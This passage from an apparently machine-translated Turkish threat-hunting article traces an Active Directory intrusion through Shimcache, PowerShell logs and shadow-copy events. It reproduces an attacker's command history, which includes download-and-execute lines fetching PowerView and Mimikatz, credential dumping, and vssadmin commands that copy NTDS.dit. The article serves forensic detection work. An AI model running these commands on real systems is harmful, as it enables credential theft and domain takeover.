Bir dizi yürütülmüş dosya olduğunu açıklayabiliriz (şekil 13'te gösterildiği gibi), bunlardan biri Psexec aracıdır. Ayrıca Psexec'in kaç kez çalıştırıldığını, dosyanın yolunu ve son çalıştırma zamanlarını da görebilirsiniz (şekil 14). Prefetch, herhangi bir DFIR uzmanının veya mavi ekip üyesinin düşmanlarını avlamak için kullanması gereken harika bir adli eserdir.

Shimcache Artefaktı:

AppCompatCache olarak da bilinen Shimcache , Microsoft tarafından oluşturulan ve Windows işletim sistemi tarafından uygulama uyumluluğu sorunlarını belirlemek için kullanılan Uygulama Uyumluluk Veritabanının bir bileşenidir. Bu, geliştiricilerin eski işlevlerle ilgili sorunları gidermesine yardımcı olur ve Windows özellikleriyle ilgili verileri içerir. Modüllerin uyumluluk için şimlemeye ihtiyacı olup olmadığına karar vermek için hızlı arama için kullanılır. ShimCache , Dosya Tam Yolu, Dosya Boyutu, Son Değiştirilme zamanı, İşlem Yürütme Bayrağı gibi çeşitli meta verileri depolar .

Bir tehdit avcısı olarak, Shimcache ile Psexec etkinliğini (ve diğer etkinlikleri) avlayabiliriz :

```

PS C:\Python27> .\python.exe C:\Users\Ahmed\Desktop\ShimCacheParser-master\ShimCacheParser.py -i C:\Users\Ahmed\Desktop\SYSTEM
[*] Reading registry hive: C:\Users\Ahmed\Desktop\SYSTEM...
[*] Found 64bit Windows 7/2k8-R2 Shim Cache data...
[*] Found 64bit Windows 7/2k8-R2 Shim Cache data...
Last Modified Last Update Path File Size Exec Flag
11/21/10 03:24:09 N/A C:\Windows\System32\LogonUI.exe N/A True
07/14/09 01:39:37 N/A C:\Windows\System32\SearchFilterHost.exe N/A True
07/14/09 01:39:37 N/A C:\Windows\System32\SearchProtocolHost.exe N/A True
07/14/09 01:39:06 N/A C:\Windows\System32\DllHost.exe N/A True
11/21/10 03:23:55 N/A C:\Windows\System32\cmd.exe N/A True
03/07/20 18:06:49 N/A C:\Windows\PSEXESVC.exe N/A True
11/21/10 03:24:08 N/A C:\Windows\System32\consent.exe N/A True
11/21/10 03:23:48 N/A C:\Windows\System32\fontext.dll N/A False
11/21/10 03:23:48 N/A C:\Windows\System32\mscoree.dll N/A False
11/21/10 03:23:54 N/A C:\Windows\System32\shdocvw.dll N/A False
11/21/10 03:24:52 N/A C:\Windows\System32\wpdshext.dll N/A False
11/21/10 03:24:02 N/A C:\Windows\System32\networkexplorer.dll N/A False
11/21/10 03:23:51 N/A C:\Windows\System32\ntshrui.dll N/A False
11/21/10 03:24:41 N/A C:\Windows\System32\csui.dll N/A False
07/14/09 01:40:36 N/A C:\Windows\System32\EhStorShell.dll N/A False

```

Figure 15. Shimcache Results.

```

PS C:\Python27> .\python.exe C:\Users\Ahmed\Desktop\ShimCacheParser-master\ShimCacheParser.py -i C:\Users\Ahmed\Desktop\SYSTEM ! Select-String "psexesvc"
03/07/20 18:06:49 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 17:52:58 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 16:39:49 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 16:39:43 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 16:32:56 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 16:24:48 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 16:23:39 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 15:58:36 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 15:58:09 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 15:57:45 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 15:57:04 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 15:54:21 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 15:53:34 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 15:52:50 N/A C:\Windows\PSEXESVC.exe N/A True
03/07/20 15:51:42 N/A C:\Windows\PSEXESVC.exe N/A True
03/05/20 17:34:20 N/A C:\Windows\PSEXESVC.exe N/A True
03/03/20 17:42:14 N/A C:\Windows\PSEXESVC.exe N/A True
03/03/20 17:41:20 N/A C:\Windows\PSEXESVC.exe N/A False
03/03/20 17:28:20 N/A C:\Windows\PSEXESVC.exe N/A False
03/03/20 17:28:17 N/A C:\Windows\PSEXESVC.exe N/A False
03/03/20 17:28:10 N/A C:\Windows\PSEXESVC.exe N/A False
03/03/20 17:28:05 N/A C:\Windows\PSEXESVC.exe N/A False
03/03/20 17:27:49 N/A C:\Windows\PSEXESVC.exe N/A False
03/03/20 15:58:57 N/A C:\Windows\PSEXESVC.exe N/A False
03/03/20 15:56:15 N/A C:\Windows\PSEXESVC.exe N/A False

```

Figure 16. Shimcache Results for PSEXESVC.

Yukarıdaki şekillerde , önbellek bilgilerini kayıt defteri kovanından (SYSTEM) çıkarmak için bir Shimcache ayrıştırıcı aracı kullandığımızı görebilirsiniz. Sonuçlar, yürütme bayrağına sahip olsun ya da olmasın, oldukça fazla sayıda araç ve dosyadır. Bizim durumumuzda, Psexec aracı gerçekten yürütülmüştür ve yürütme bayrağı (true) olarak ayarlanmıştır.

5.2 PowerShell Şüpheli Komutları

PowerShell, saldırganlar ve kırmızı ekipçiler tarafından çok bilinir. Hedeflerine ulaşmak ve işi kolaylaştırmak için genellikle PowerShell'i kullanırlar. Numaralandırma, ayrıcalık yükseltme ve kalıcılık için kullanılabilecek yaygın PowerShell betikleri vardır. Bu senaryoda, bir saldırganın ağdaki hedefine ulaşmak için bazı şüpheli PowerShell komut dosyaları kullandığını ve kötü niyetli komutlar yürüttüğünü göstereceğiz.

Bir tehdit avcısı olarak, her türlü kötü amaçlı veya şüpheli komutu tespit etmek için her zaman PowerShell olaylarını kontrol etmeliyiz:






Figure 17. PowerShell Event ID (600).




Şekil 18. Microsoft-Windows-PowerShell Olay Kimliği (4104).

Yukarıdaki olaylarda, bazı kullanıcıların PowerShell'in yürütme politikasını atladığını görüyoruz. Bu etkinlik genellikle kötü niyetli kullanıcılar tarafından, politikanın varsayılan olarak "Kısıtlı" olarak ayarlandığı bu tür komut dosyalarını çalıştırmalarına izin vermek için yapılır. Bu nedenle, PowerShell betiklerinin yürütülmesini engeller. Bu etkinliği tetikleyen olaylar (PowerShell olayları "Şekil 17") ve (Microsoft-Windows-PowerShell olayları "Şekil 18") üzerinde bulunabilir.

Olayları inceledikten sonra, aşağıdaki şüpheli olayı gözlemledik:




Şekil 19. Şüpheli Komut Dosyası 1 - Microsoft-Windows-PowerShell Olay Kimliği (4104).



Şekil 20. Şüpheli Komut Dosyası 2 - Microsoft-Windows-PowerShell Olay Kimliği (4104).

Hedef makinede (PC-02) kötü amaçlı bir komut dosyasının yürütüldüğünü görebiliriz. Komut dosyası PowerView'dır Hangi dır-dıra Ana hedefi hedef etki alanını numaralandırmak olan ünlü PowerShell modülü (etki alanı kullanıcılarını, grupları, bilgisayarları, GPO'ları, ACL'leri numaralandırmak gibi).


Şekil 21'de gösterildiği gibi başka bir şüpheli olay günlüğe kaydedildi:



Şekil 21. Şüpheli Komut Dosyası 3 - Microsoft-Windows-PowerShell Olay Kimliği (4104).


Benjamin'den (bu aracın yazarı) Mimikatz PowerShell betiğini tespit ettik. Saldırganın önce makineyi PowerView ile numaralandırdığı, ardından Mimikatz'ı indirdiği ve oturum açmış kullanıcıların parolalarını bellekten attığı açıktır.

(ConsoleHost_history.txt) adlı bir dosya olan PowerShell geçmiş komutları için başka bir harika kaynak daha vardır. Dosya, herhangi bir kullanıcı tarafından PowerShell terminalinde yazılan tüm komutları kaydeder. Varsayılan olarak, yazılan tüm komutları kaydeder (Windows 10'da PowerShell V5'ten başlayarak). Aslında, bu, güvenliği ihlal edildiğinden şüphelenilen herhangi bir kullanıcının kötü niyetli komutlarını arayabileceğimiz (veya proaktif olarak avlanmak için kullanabileceğimiz) iyi bir adli yapıdır . Dosyanın konumu için şekil 22'ye bakın.



Şekil 22. PowerShell Geçmiş Dosyası Konumu.

Dosyayı açtıktan sonra aşağıdaki gibi yazılan tüm komutları görebiliriz:




```
ConsoleHost_history.txt - Notepad
File Edit Format View Help
net users
net users /domain
powershell -ExecutionPolicy bypass
iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1')
Get-NetDomain
Get-NetGroup
Get-NetGPO
Find-LocalAdminAccess
Invoke-UserHunter
cd C:\
dir
ipconfig
iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1')
Invoke-Mimikatz -DumpCreds
Invoke-Mimikatz -Command "privilege::debug" "sekurlsa::logonpasswords" exit -ComputerName PC-01
net localgroup "Administrators"
net group "Domain Computers" /domain
net group "Domain Admins" /domain
nslookup PC-01
ping 10.10.10.20
Enter-PSSession -ComputerName PC-01 -Credential Haboob.local\Ali
Enter-PSSession -ComputerName PC-01 -Credential Haboob.local\Ali
ipconfig.exe
hostname
exit
Invoke-Mimikatz -DumpCreds
net group "Domain Controllers" /domain
nslookup DC-01
ping 10.10.10.10
Enter-PSSession -ComputerName DC-01 -Credential haboob.local\ali
ipconfig.exe
exit
```

Figure 23. The Content of the PowerShell History File.

Yukarıdaki komutlardan tüm hedef etki alanının güvenliğinin ihlal edildiğini onaylayabiliriz (Şekil 23). Temel olarak, saldırgan veya kırmızı ekip, daha önce açıkladığımız gibi (PowerView.ps1 ve Mimikatz.ps1) kötü amaçlı komut dosyalarını kullanmıştır. Daha sonra (Invoke -Mimikatz) kullanarak başka bir bilgisayarın (PC-01) şifrelerini hafızadan attı . Bundan sonra, mevcut etki alanının (Haboob.local) Etki Alanı Denetleyicilerini numaralandırdı. Ardından, PowerShell Remoting ile bir Etki Alanı Yöneticisi kimlik bilgileri (Ali) kullanarak DC-01'e bağlandı.

(PSSession). Ayrıca, Windows güvenlik olaylarını kontrol ederek bu etkinliği onaylayabiliriz:



Şekil 24. Saldırgan DC'ye Başarıyla Bağlandı - Windows Güvenlik Olay Kimliği (4648).

5.3 NTDS.dit Dosyasını Boşaltma

NTDS.dit dosyası, kullanıcı hesapları, gruplar, parola karmaları hakkında tüm bilgileri depolayan Active Directory'nin bir veritabanıdır. Bir saldırgan veya kırmızı ekip üyesi Etki Alanı Yöneticisi ayrıcalıklarına sahip olduğunda (önceki senaryoda gösterildiği gibi) ve Etki Alanı Denetleyicisine (DC) bağlandığında, dosyayı boşaltmak ve tüm verileri çıkarmak için genellikle DC'den NTDS.dit dosyasını toplar. Yüksek ayrıcalıklı hesaplar (Etki Alanı Yöneticileri gibi) dahil olmak üzere tüm etki alanı kullanıcılarının şifre karmalarını ve ardından açık metin şifreleri almak için şifreleri çevrimdışı olarak kırabilir.

Bu etkinlik (DC'den NTDS.dit dosyasını çalmak) genellikle , herhangi bir sürücü (bizim durumumuzda C sürücüsü) için gölge kopyaların oluşturulmasını sağlayan Windows'taki vssadmin yardımcı programı kullanılarak yapılır. Bu, saldırganın dosya çalışıyor olsa ve normal bir durumda kopyalanamıyor olsa bile (kopyalanamayan NTDS.dit dosyası gibi) diskteki herhangi bir dosyayı kopyalamasına izin verecektir. Aşağıda, C sürücüsü için bir gölge kopya oluşturma ve NTDS.dit dosyasını kopyalama komutu verilmiştir:

```
C:\Windows\system32>vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Contents of shadow copy set ID: {7e5233fb-8ad4-4283-adaa-c5fde9514d64}
  Contained 1 shadow copies at creation time: 4/11/2020 3:44:05 AM
    Shadow Copy ID: {1f5a0b67-908c-425b-b5b7-90589c0002dd}
      Original Volume: {\\?\Volume{717aaebc-5cd2-11ea-80b4-806e6f6e6963}\\}\
      Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
      Originating Machine: DC-01.Haboob.local
      Service Machine: DC-01.Haboob.local
      Provider: 'Microsoft Software Shadow Copy provider 1.0'
      Type: ClientAccessible
      Attributes: Persistent, Client-accessible, No auto release, No writers,
      Differential

C:\Windows\system32>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.


Successfully created shadow copy for 'C:\'
  Shadow Copy ID: {564fbbe6-ba3b-4382-b74d-aa62fccc1536}
  Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2

C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows
\System32\config\SYSTEM C:\SYSTEM.hive
1 file(s) copied.

C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows
\NTDS\NTDS.dit C:\NTDS.dit
1 file(s) copied.
```

Şekil 25. Vssadmin Komut ve NTDS.dit Kopyalama .

Bu etkinliği Windows olaylarından (sistem olayları) ID (7036) ile tespit edebiliriz:




Şekil 26. Gölge Kopya Olayı – Sistem Olay Kimliği (7036).

vssadmin yardımcı programını kullanmak için başka bir olay bulduk :




Figure 27. Vssadmin Process - Security Event ID (4904).

Ayrıca, bu etkinlik Windows olayında (uygulama olayı) tetiklenmiştir:



